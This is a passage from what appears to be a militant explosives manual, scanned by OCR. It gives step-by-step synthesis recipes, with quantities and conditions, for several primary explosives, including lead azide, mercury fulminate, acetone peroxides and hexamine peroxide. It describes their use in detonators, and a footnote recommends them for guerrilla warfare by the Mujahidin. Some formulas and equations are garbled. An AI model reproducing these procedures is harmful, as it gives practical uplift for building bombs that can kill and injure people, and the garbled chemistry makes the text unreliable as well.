
6) Lead Azide [NaN_3]crystals will remain in filter paper. And Sodium Nitrate [$NaNO_3$] settles down in the flask
7) Wash the Lead Azide [PbN_6] with a little water when it is in filter paper
8) Put in a dark place to dry
9) Once dry you can use it in detonator or can store in dark colored bottle and put water to it with ratio = 3 part Water [H_2O]: 1 part Lead Azide [PbN_6]
10) Process:

$$Pb(NO_3)_2 + NaN_3 \longrightarrow PbN_6 + NaNO_3$$

Note: by using silver nitrate [Ag NO_3] instead of lead nitrate [$Pb(NO_3)_2$]you can make silverAzide. All the properties and procedure are same.

Preparation Of Lead Azide [PbN_6] In Diagram:


Step 1
1st solution



1.75g of *Lead Nitrate* [$Pb(NO_3)_2$]

23ml Water


Step 2
2nd Solution



1g of *Sodium Azide* [NaN_3]

24ml Water

Step 3
Pour 2nd solution into 1st solution:
Lead Azide will be formed.




2nd Solution




1st Solution

Step 4
Use Filtration process to filter the Substance (use filter paper)



Step 5
Take the filter paper (which now contains the residue Lead Azide) and dry it in a dark room or in a closed box.



Uses Of Lead Azide [PbN_6]:

- It is put in detonators made of Aluminium [Al] or Zinc [Zn] which are stronger than other detonator
- The result of its explosion is:

$$PbN_6 \longrightarrow 4350°C$$

2. MERCURY FULMINATE[$Hg(CNO)_2$]

Properties:


1. Under microscope it is in the shape of Octagon crystals.
2. Its density is 4.42 g/cm^3
3. It has numerous colors, white, brown and grey, the best being grey.
4. It is sensitive to heat, fire and electric current. Blasting temperature is 170 ^0C
5. Its speed of blast is 4500 m/s
6. It is not affected by light.
7. It is affected by humidity, if there is 15% humidity it will catch fire, but will not blast. If there is 30% humidity it will not fire or blast.
8. It does not dissolve in cold water, but it dissolves in the following items.
   a. in boiling water. 8g of Mercury fulminate[$Hg(CNO)_2$] dissolves in 100ml water.
   b. Dissolves in Ammonium Hydroxide [NH_4OH] mixture having the temperature 20°c to 30°c. But if temperature of mixture increases to 60°C, the process will be irreversible and the Mercury Fulminate[$Hg(CNO)_2$] will not be recovered.
   c. Dissolves in mixture of Acetone [C_3H_6O] and Ammonia [NH_3], and if you add water to this, Mercury Fulminate[$Hg(CNO)_2$] is recovered and is pure and stronger than before.
   d. Dissolves in mixture of Ethyl alcohol [C_2H_5OH] and Ammonia [NH_3].
9. The minimum temperature for it to blast is 180°C so it falls between Lead Azide and Acetone peroxide. So it is selected for use in normal detonators, capsules of bullets and other impact detonators of bullets and missiles. In 19^{th} century it was one of the famous primary charge in Military.
10. It is poisonous just like all salts of Mercury[6]
11. Its reactions with metals: it reacts with wet Copper [Cu] to form Copper Fulminate which has a very *weak* explosive power. But it does not react with dry Copper [Cu], rather it can be stored in it. It reacts with Aluminium [Al] metal and forms a non-explosive material.
12. To denature it: Put it in concentrated Sodium Hydroxide [NaOH] or in Aniline[$C_6H_5NH_2$], it would dissolve and finish off.
13. If it is in large amounts, store in water which will also depress its harmful vapors.

[6] Note: As it is poisonous, always handle Mercury [Hg] orMercury Fulminate [$Hg(CNO)_2$] carefully and do not touch with bare hands.

Preparation Of Mercury Fulminate [$Hg(CNO)_2$]

1) Take Mercury [Hg] using dropper and weight till you get 1gram.
2) Put this 1gram of Mercury [Hg] into a beaker 1 containing 10ml – 60 to 70% concentrated Nitric Acid [HNO_3] and allow reacting until Mercury [Hg] dissolves.
3) Now brown colored gases will emit (having no smell, but do *not* in hale it) allow all gases to finish emitting.
4) Allow reactions to continue until color of solution becomes brown and the Mercury [Hg] dissolves entirely. [7]
5) Pour 10ml of Ethyl alcohol [C_2H_5OH] into an empty beaker 2.
6) Then pour beaker 1 into beaker 2 (but if Ethyl alcohol [C_2H_5OH] is weaker you can pour it into beaker 1), the Mercury Fulminate [$Hg(CNO)_2$] will go grey, and white gases will also be emitted which is alcohol (do not smell it).If reaction gets out of control then pour a little amount of Methyl alcohol[CH_3OH] to settle down the reaction.
7) Allow these gases to come out and allow reaction to continue until beaker cools down and Mercury Fulminate[$Hg(CNO)_2$] settles down which can be of grayish color or brown or white.[8]
8) Now filter this and wash crystal powder with a solution containing 5 part water and 1 part Ethyl alcohol [C_2H_5OH].It is better if this solution is poured to beaker before filtering.
9) Collect crystals and allow drying in sunlight.
10) Once dry you can use in detonator with Lead Azide [PbN_6] or store in bottle of water at the ratio = 3 part Water :1 part Mercury Fulminate[$Hg(CNO)_2$]

Diagram For Preparing Mercury Fulminate [$Hg(CNO)_2$]




[7] Note: If you *boil* this liquid (entirely) what is left behind is $Hg(NO_3)_2$ –which is a *very* strong poison and is not affected by heat or light.

[8] If you make a good quality mixture, it should be *grey* color but if it is *brown*or*white* it is not perfect.

Step 3

After the brown gas is finished, pour the solution to Ethyl Alcohol [C_2H_5OH]



Solution from Step 2

12 to 15ml Ethyl Alcohol [C_2H_5OH]


A white cloud of gas will be emitted. [Do not smell].

At this stage you will observe a layer of Mercury Fulminate [$Hg(CNO)_2$] forming.



Step 4


After the white cloud of gas is finished, pour [Ethyl Alcohol + Water] to the solution from Step 3.




[Ethyl Alcohol + Water] In the ratio 1:5

Step 5

Filter the solution. The residue which remains in the filter paper is Mercury Fulminate [$Hg(CNO)_2$]



Step 5



Some Points Regarding Mercury Fulminate[$Hg(CNO)_2$]

- If the Ethyl alcohol [C_2H_5OH] is weak in concentration then pour it into the first mixture, usually we pour first mixture into the second mixture but not in the case of Ethyl alcohol being weak.
- After pouring into the Ethyl alcohol [C_2H_5OH] if the reaction gets out of control (eg. Temperature rises)then put a few drops of Methyl alcohol [CH_3OH] into it and it should come under control.
- Do not smell any gas during these reactions.
- The purpose of using Ethyl alcohol [C_2H_5OH] mixed with water in the process is to make the product pure.

Note: if the reaction with mercury delays for long time then heat slowly until you see white fumes comes out, then continue the process.

Uses Of Mercury Fulminate [$Hg(CNO)_2$]

It is used in impact detonators, normal detonators, capsules of bullets and missiles. It is advised to use other primary charges if available instead of mercury fulminate, due to its weakness.

3. DICYCLO and TRICYCLO ACETONE PEROXIDE

Properties

1. White crystal like flour.
2. Smells like Acetone.
3. Very sensitive to friction and heat, electric current and when impacted, in all cases it blasts. The cooler the more sensitive it is.
4. If only one drop of Sulphuric Acid [H_2SO_4] is drop in it, it blasts.[9]
5. Temperature which it blast is 86^oC.
6. Speed of blast is 5200 meter per second.
7. Does not dissolve in water but dissolves in Acetone [$C_6H_5NH_2$], Chloroform [$CHCl_3$] and Toluene[10] [$C_6H_5CH_3$]. After dissolving add water to reform it.
8. If left in open air it slowly starts evaporating and within three months its weight reduces to half.
9. Its storage is in water if it is in large quantity.
10. The TricycloAcetone Peroxide [$C_9H_{18}O_6$]is slightly powerful then DicycloAcetone Peroxide [$C_6H_{12}O_4$].
11. The density of TricycloAcetone Peroxide [$C_9H_{18}O_6$] is 1.22 g/cm^3. (This process is done by endo-thermal reaction. That's temperature between 30^oC to 42^oC)
12. And DicycloAcetone Peroxide [$C_6H_{12}O_4$] is 1.18 g/cm^3.(This process is done by exo-thermal reaction. That's temperature between 5 – 10^oC)

Uses:

This is one of the stable primary charge known and powerful can be used for making detonators.

Preparation Of Dicyclo Acetone Peroxide [$C_6H_{12}O_4$]

1. Pour 10ml Hydrogen Peroxide [H_2O_2] which having 25% concentration[11] in to a beaker(1) containing 10ml of Acetone [C_3H_6O]

---

[9]Therefore it is used in *chemical* detonators. See "Chemical Detonator" p.54

[10]Toluene: Methylbenzene [$C_6H_5CH_3$](Furniture Polish), A colorless flammable liquid obtained from petroleum or coal tar; used as a solvent for gums and lacquers and in high-octane fuels

[11]***How to get concentration of Hydrogen peroxide (H_2O_2)?***

Make sure you use the correct concentration of a substance depending on the mixture. Method to find out the concentration of H_2O_2:

- Pour 35 ml of H_2O_2 to a graduated cylinder.
- Calculate the weight of 35 ml of H_2O_2 using a table balance or electric balance.
- And find the concentration using the formulae:


Concentration of H_2O_2 = (Mass of 35 ml – 35)/ 0.13

2. Pour 10ml Hydrochloric Acid [HCl](conc. 60%) slowly drop by drop in to beaker 1.
3. During this whole process when pouring Hydrochloric Acid [HCl] use a thermometer keeping temperature between 30°C to 42°C. If temperature rises above 42°C make sure that you have a cold water bowl(water bath) nearby you to place the beaker in to the bowl so it cools down, making sure water does not enter the beaker. If needed add ice cubes or Ammonium Nitrate [NH_4NO_3] crystals (which is having cooling effect) into the water bath to cool down.
4. Then stir for 5 to 10 minutes still keeping temperature between 30°C to 42°C.
5. Mixture should change into semi flour like shape (liquefied) if not, then leave for 1 to 2 hours.
6. After the "semi-flour" complexion is formed, then pour into it a solution of Sodium Carbonate [Na_2CO_3]. Keep pouring and stirring and check with pH paper until pH becomes neutral (pH 7)
7. Once it becomes neutral use filtration process to collect the crystals.
8. Dry the crystals in sunlight.
9. Once dry you can use it in detonators or store in water in the ratio = 3 :1.
10. Process

$$2C_3H_6O + H_2O_2 \xrightarrow{HCl} C_6H_{12}O_4 + H_2.$$

Note: Here Hydrochloric Acid [HCl] is used as a catalyst[12].


Preparation Of Dicyclo Acetone Peroxide [$C_6H_{12}O_4$] In Diagram



[12] Catalyst: A substance which increases the speed of chemical reaction without itself under going any permanent chemical change. Generally a substance that increases the reaction is a positive catalyst, some reactions are slowdown by negative catalyst. The name of whole process is called catalysis.


Step 3

Stir for 5 to 10 minutes and if a "yogurt like" layer is not formed leave it covered until it is formed. (this layer is Dicyclo Acetone Peroxide)




Step 4

Pour Na_2CO_3 solution till pH of the solution is 7 (i.e. Neutral)



Sodium Carbonate Solution [Na_2CO_3]

Filter the solution from step 4. Collect the residue (which is collected in the filter paper) and *dry it in sunlight*.



Preparation Of Tricyclo Acetone Peroxide[$C_9H_{18}O_6$]

1. Slowly pour 9ml Hydrogen Peroxide [H_2O_2] (20-30% conc.) into a beaker 1, containing 15ml of Acetone.
2. Reduce temperature to 5 – 10^oC using a bowl of cold bath.
3. Once you have reduced temperature then take 1ml of SulphuricAcid [H_2SO_4] in a separate beaker. And by using a dropper, slowly add it [H_2SO_4] drop by drop in to the beaker 1. Remember to keep the temperature between 5 – 10 ^oC.
4. Then stir for 5 – 10 minutes.
5. Cover and leave for 2 – 3 hours.
6. Use Sodium Carbonate [Na_2CO_3] solution to neutralize as like before in Dicyclo acetone peroxide, to suck out access acids and use pH paper to check.[13]

[13] Note: As soon as mixture becomes flour like substance then add Sodium carbonate solution and water. Otherwise it may explode and remember always pour solution to the mixture and check acidity using pH paper continually just in the case mixture become alkaline, which means you will have to add the left over solution of filtration into it to get it neutral again and as with all mixtures pour denser substance to the one with less density.


7. Once neutral use filtration process and collect flour like crystals in filter paper and place under the sunlight for drying.
8. Once dry you can use in detonator or store in the water at the ratio is 3:1.
9. Process:

$$3H_2O_2 + 3C_3H_6O \xrightarrow{H_2SO_4} C_9H_{18}O_6 + 3H_2.$$

Preparation Of Tricylo Acetone Peroxide[$C_9H_{18}O_6$] In Diagram


Step 1

Pour 9ml of Hydrogen Peroxide to 15ml of Acetone.



Step 2

First reduce temp. to 5 -10°C using a cold water-bath.



Then pour 1ml of (98% con.) Sulphuric Acid [H_2SO_4] drop by drop into the solution


Step 3

Stir for 5 to 10 minutes and if a "yogurt like" layer is not formed leave it covered until it is formed. (this layer is Dicyclo Acetone Peroxide)




Step 4

Pour Sodium Carbonate [Na_2CO_3] solution till pH of the solution is 7 (i.e. Neutral)



Filter the solution from step 4. Collect the residue (which is collected in the filter paper) and *dry it in sunlight*.



4. HEXAMINE PEROXIDE [$C_6H_{12}O_6N_2$][14]

Properties

1) It is in the form of *white* crystals, semi flour like form and has a smell like fish.
2) The density is 1.57g/cm^3
3) It does not dissolve in anything at normal temperature and does not evaporate.
4) Speed of blast is 6150m/s.
5) Temperature which it blast is 200^oC.
6) When boiled in water for 24 hours it decomposes and cannot be recovered.
7) Less than Hexamine Peroxide burns with a drop of Sulphuric Acid. If it is in small quantity it will not blast but only burn.
8) Doesn't react with most of the metals.
9) In moisture state it may not explode.
10) Sunlight doesn't affect the strength.
11) For making Hydrogen Peroxide never use more than 30% H_2O_2 and do not use Nitric Acid as a catalyst, it may explode.

Uses:

1) Used in normal and electric detonators.
2) It is also used in impact detonators and is safer to use because of its sensitivity, its neither very sensitivity nor too less.
3) You can make blasting fuel, like *cortex*, this can be made by making a mixture of this Hexamine peroxide with Engine oil or Glycerin, such that the ratio is 1part Engine oil and 3parts Hexamine peroxide(Hexamine peroxide with Engine oil is better).

Preparation Of Hexamine Peroxide[$C_6H_{12}O_6N_2$]

1) Take 3.5grams Hexamine[15] and put it into beaker1 containing 11.25grams Hydrogen peroxide (20 - 30% concentration).
2) Add 5.25grams of concentrated Citric Acid [$C_6H_8O_7$] or Acetic acid [CH_3COOH] to beaker 1.
3) Mix well for 30minutes, temperature should be between 30-42^oC,then cover and leave it in a bowl of cold water till it becomes semi flour like (don't leave unattended)

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
[14] Note: Our Sheikh recommends that the best activating explosive for guerilla warfare for the Mujāhidīn is Hexamine peroxide and Acetone Peroxide because they are easily available and are easily prepared and strong.

[15] To "How to extract *Hexamine* from *White Coal*": See footnote #4

4) Once semi flour, pour on top of it the solution of Sodium Carbonate [Na_2CO_3], keep pouring and stirring till it become neutral. Also to make it more pure wash it with 5 part Alcohol and 1 part Water solution.
5) Once neutral, filter it, collect crystals and leave it to dry in sun.
6) Once dry you can use it in detonators or you can store it in water, in the following ratio = 3 part Water : 1 part Hexamine Peroxide.
   Note: you can make the same process butendo-thermal reaction between 5 to 10°C. The outcome is better quality, stronger then exo-thermal reaction.

Preparation Hexamine Peroxide [$C_6H_{12}O_6N_2$] In Diagram


Step 1



Step 2


Add 5.25g of Acetic Acid or Citric Acid

Temp. Should be between 30-42°C




Step 3

Stir for 30 minutes and if a "yogurt like" layer is not formed leave it covered until it is formed. (this layer is *Hexamine* Peroxide)




Step 4

Pour Na_2CO_3 solution till pH of the solution is 7 (i.e. Neutral)



Step 5

Filter the solution from step 4. Collect the residue (which is collected in the filter paper) and *dry it in sunlight*.



DETONATORS


They are cylindrical in shape, made of paper, plastic or metal containing an activating (primary) explosive. They are closed from one end and open at the other so that you can place a fuse in it [16] –if it is a normal detonator, but close from both ends if it is an electric detonator.

Main Types Of Detonators


i. A Normal Detonator:

This is a normal detonator containing 2g of any Activating Explosive.

